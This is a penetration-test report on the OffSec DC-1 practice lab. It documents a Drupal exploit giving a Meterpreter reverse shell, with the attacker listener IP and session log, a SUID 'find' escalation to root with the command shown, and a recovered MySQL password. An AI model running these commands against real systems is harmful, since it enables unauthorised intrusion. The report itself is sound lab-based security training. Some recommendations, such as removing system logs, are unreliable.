Penetration Testing Report

Client: Home Project - 3

Engagement Period: October 20 – October 22 ,2025

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Table of Contents

- 1. Executive Summary
- 2. Introduction
- 3. Methodology
- 4. Findings
- 5. Recommendations
- 6. Conclusion

1. Executive Summary

Objective of the Test

The objective of the penetration test was to identify security vulnerabilities in an OffSec lab (DC-1), internal network, and external-facing infrastructure, ensuring compliance with regulatory standards and protecting sensitive user data.

Scope

• Web Application: http://192.168.119.193

• **Network**: IP range : 192.168.119.193

High-Level Findings

Total vulnerabilities: 5

Critical: 4 High: 1

Overall Risk Rating: Critical

Recommendations

- Immediately address critical vulnerabilities, such as Drupal exploit, use high cryptography for password protection and Update to the Latest Version.
- Implement a robust patch management process.
- Conduct employee security awareness training.

2. Introduction

Purpose of the Test

To evaluate the security posture of the DC-1 lab from OffSec web application, ensuring protection against potential cyber threats.

Methodology Used

I followed the **OWASP Testing Guide** and **PTES (Penetration Testing Execution Standard)**. The engagement included both manual and automated testing.

Scope of Work

• Web Application: http://192.168.119.193

Limitations

- Testing was not conducted during business hours to avoid disruption.
- Certain DDoS techniques were not used due to the risk of system instability.

3. Methodology

1. Reconnaissance

o Identified open ports with Nmap.

2. Scanning

Used Nmap and Nikto for vulnerability scanning.

3. Exploitation

Used Drupal exploit for initial access.

4. Post-Exploitation

Used SUID misconfiguration for Privilege Escalation(root)

5. Reporting

o Documented all findings with PoC evidence.

4. Findings

Summary of Findings

Severity	Count	Example Vulnerabilities
Critical	4	Mysql database dumped, Admin credentials disclosed, SUID misconfiguration ,Admin panel access.
High	1	Initial access through bash session.

Detailed Findings

Finding 1: SUID misconfiguration (Root access)

• Severity: Critical

• **Description**: Privilege Escalation

• Affected Asset: http://192.168.119.193

• Proof of Concept (PoC):

Endpoint:

```
www-data@DC-1:/var/www/sites/default$ /usr/bin/find . -exec /bin/sh \; -quit
/usr/bin/find . -exec /bin/sh \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# pwd
pwd
pwd
/var/www/sites/default
# whoami
whoami
root
# |
```

- **Impact**: Full system compromised with root access, leading to potential data theft.
- Recommendation: Update SUID system binary permission.

Finding 2: Mysql Database Access.

- Severity: Critical
- **Description**: Using Weak creadentials to access mysql database, allowing unauthorized access to the database.
- Affected Asset: wwww-data)DC1:/var/www/sites/default/settings.php
- Proof of Concept (PoC):

Endpoint:

```
$databases = array (
  'default' ⇒
  array (
    'default' ⇒
  array (
    'database' ⇒ 'drupaldb',
    'username' ⇒ 'dbuser',
    'password' ⇒ 'R0ck3t',
    'host' ⇒ 'localhost',
    'port' ⇒ '',
    'driver' ⇒ 'mysql',
    'prefix' ⇒ '',
   ),
  ));
```

- Impact: Full database compromised, leading to potential data theft.
- Recommendation: Use Strong credentials for mysql database.


Finding 3: Weak hashing algorithm and guess password used.

• **Severity**: Critical

• **Description**: Guess password used and weak hashing algorithm.

• Affected Asset: http://192.168.119.193

Proof of Concept (PoC):



- Impact: Full database compromised, leading to potential data theft.
- Recommendation: Use non guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc.


Finding 4: Admin Panel get accessed.

• Severity: Critical

• **Description**: Admin panel of this particular website can be accessed.

Affected Asset: http://192.168.119.193/node

Proof of Concept (PoC):



- Impact: Full database compromise, leading to potential data theft.
- Recommendation: Use noin guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc

Finding 5: Sensitive Data Exposures lead to initial access

- Severity: High
- **Description**: Get bash session through drupal exploit ,allowing unauthorized access to the users files and local files.
- **Affected Asset**: Mysql Database.
- Proof of Concept (PoC): Endpoint:

```
File Actions Edit View Help
 root@kali: /home/kali 🗷 root@kali: /home/kali 🗵 kali@kali: ~ 🗵 kali@kali: ~ 🗵
[*] Started reverse TCP handler on 192.168.45.156:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.

[*] Sending stage (40004 bytes) to 192.168.119.193
[*] Meterpreter session 1 opened (192.168.45.156:4444 → 192.168.119.193:45299) at 2025-10-20 06:21:12 -0400
meterpreter > shell
Process 3459 created.
Channel 0 created.
meterpreter > shell
/bin/sh: 2: meterpreter: not found
meterpreter > shell
/bin/sh: 4: meterpreter: not found
uid=33(www-data) gid=33(www-data) groups=33(www-data)
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
```

- Impact: Initial Access to all www-data user's files, leading to potential data theft.
- Recommendation: Update drupal patch .

5. Recommendations

1. Address Critical Issues:

- Update your system regularly.
- Remove and restrict the system logs.
- Use strong Cryptography
- Use WAF & EDR

2. Patch Management:

Update software regularly to fix known vulnerabilities.

3. Security Awareness Training:

Train employees on secure practices.

4. Ongoing Monitoring:

Implement continuous security monitoring tools

6. Conclusion

The penetration test revealed several critical and high vulnerabilities that pose a significant risk to http://192.168.119.193 .Immediate remediation of these issues is required to enhance security. Regular testing and monitoring are recommended.